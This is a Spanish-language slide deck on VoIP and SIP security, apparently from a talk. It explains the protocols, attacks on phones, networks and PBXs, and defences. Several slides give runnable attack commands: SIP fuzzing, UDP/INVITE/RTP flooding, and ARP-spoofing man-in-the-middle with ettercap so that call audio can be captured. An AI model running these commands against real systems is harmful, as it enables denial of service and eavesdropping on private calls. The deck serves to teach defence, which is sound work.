

# Seguridad en VoIP




Saúl Ibarra Corretgé



# Índice

---

- Introducción a VoIP
- Introducción a SIP
- Valoración inicial de la seguridad en VoIP
- ¿Por donde atacamos?
  - Atacando terminales
  - Atacando la red
  - Atacando la PBX
- Otros aspectos de seguridad
- Valoración final de la seguridad en VoIP



# VoIP en 2 palabras

---

- ¿Qué es la VoIP?
  - Voz sobre el Protocolo de Internet
  - Reutilizar una red mundial **gratuita** para enviar voz.
- El estándar actual es el protocolo SIP, sucesor del H.323.
  - SIP surgió en 1996, la VoIP es nueva, pero no tanto.



# VoIP en 2 palabras (2)

---


- Infraestructura:
  - Red de datos
  - Terminales
  - PBX
- Protocolos
  - Señalización: SIP
  - Stream multimedia: RTP



# VoIP en 2 palabras (3)

---

- Problemas de la VoIP:
  - Hereda todo lo relativo a TCP/IP
  - La calidad es vital!!
    - Latencia
    - Jitter
    - Packet loss
  - ¿¿Seguridad??



# SIP en 2 palabras


---

- Protocolo de Inicio de Sesión (RFC 3261)
- Solo transporta señalización
- “Human readable” - parecido al HTML

```
INVITE sip:200@192.168.1.2 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.14:5060;branch=z9hG4bK-d8754z-8df430e6b362df34-1---d8754z-;rport
Max-Forwards: 70
Contact: <sip:201@192.168.1.14:5060>
To: <sip:200@192.168.1.2>
From: <sip:201@192.168.1.2>;transport=UDP;tag=f677911b
Call-ID: YzAyYzQwYzM4ZmMwMjdjZTg2NGY3MTc0YzJiYWU0OTU.
CSeq: 1 INVITE
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, NOTIFY, REFER, MESSAGE, OPTIONS
Content-Type: application/sdp
User-Agent: Zoiper rev.417
Content-Length: 172
```




# SIP en 2 palabras (2)



# SIP en 2 palabras (3)

- Asterisk no es un proxy SIP!!
- Hace 'magia' con los canales:






# Valoración inicial de seguridad


---

- ¿Es segura la VoIP?
  - ¿Es segura la telefonía tradicional?
  - ¿Es seguro Internet?
- Valoración inicial:
  - ¿?
  - ¿Podemos hacer algo al respecto?



# ¿Por dónde atacamos?

---



# Seguridad en Terminales

---

- Ataques:
  - Fuzzing
  - Flood UDP
  - Flood RTP
  - INVITE flood
  - Fallos de configuración
  - Servicios no desactivados



# Fuzzing

---

- Envío de paquetes malformados en busca de errores en la programación.
- Desbordamientos de buffer, tamaño de variables,...
- Ejemplo (más de 4000 casos de prueba):

```
java -jar c07-sip-r2.jar -touri 200@192.168.1.251 -fromuri  
farsa@192.168.1.21 -teardown -delay 1000 -dport 5060  
-lport 12345 -validcase -start 1
```



# Flooding

---

- Técnica de Denegación de Servicio (DoS) por inundación.
- Si se envían miles de paquetes de basura no será capaz de procesar los buenos.
- Recordemos: packet loss, latencia, jitter...
- Ejemplo (mandamos 1 millón de paquetes):

```
udpflood 192.168.1.3 192.168.1.251 9 5060 1000000  
inviteflood br0 200 192.168.21 192.168.1.251 1000000  
rtpflood 192.168.1.3 192.168.1.251 9 16384 1000000  
15000 2000 1234567890
```



# Seguridad en Terminales (2)

---


- Consecuencias:
  - Pérdida del servicio.
  - Desconfiguración de terminales.
  - Ejecución de exploits. (softphones)
- ¿Cómo nos defendemos?
  - Separar la red en distintas VLAN (voz y datos)
  - Nada de softphones!
  - Usar SIP sobre TCP (TLS si es posible)
  - Actualizaciones de firmware.
  - Sistemas de mitigación de DoS.



# Seguridad en La Red

- Ataques:

- Flooding
- Man-In-The-Middle
- Eavesdropping
- Ataques a servicios:
  - TFTP
  - DHCP



# Man-In-The-Middle

---

- De los ataques más temidos (es el paso previo a otro ataque)
- Implica situarse en medio de la comunicación, siendo transparente.
- ¡Toda la información pasa por nosotros!
- ARP Spoofing para situarnos 'en medio'
- Ejemplo:

```
echo 1 > /proc/sys/net/ipv4/ip_forward  
ettercap -o -T -P repoison_arp -M arp:remote /  
192.168.1.21/ /192.168.1.251/
```





# Eavesdropping

---

- El ataque más temido/impactante!!
- Una vez hecho el MITM, todo pasa por nosotros...
  - Podemos capturar señalización.
  - ¡Podemos capturar el stream de audio!
- La privacidad del usuario queda comprometida.
- Ejemplo:

Una vez tenemos el MITM podemos usar Wireshark para capturar y analizar el tráfico.



# Eavesdropping (2)

The image shows a Wireshark network traffic capture window. The main pane displays a list of captured packets with columns for No., Time, Source, Destination, Protocol, and Info. The packets are filtered to show those from 192.168.1.2 to 192.168.1.21. The list includes RTP packets (seq=9838-9847), SIP messages (Request: BYE sip:200@192.168.1.251:5060, Status: 200 OK), an ICMP Redirect (Redirect for host), and DNS queries/responses for sb.google.com. The bottom pane shows the details of the selected packet (Frame 1), identifying it as a Domain Name System (query) packet. The packet bytes pane at the bottom shows the raw hex and ASCII data for the query.

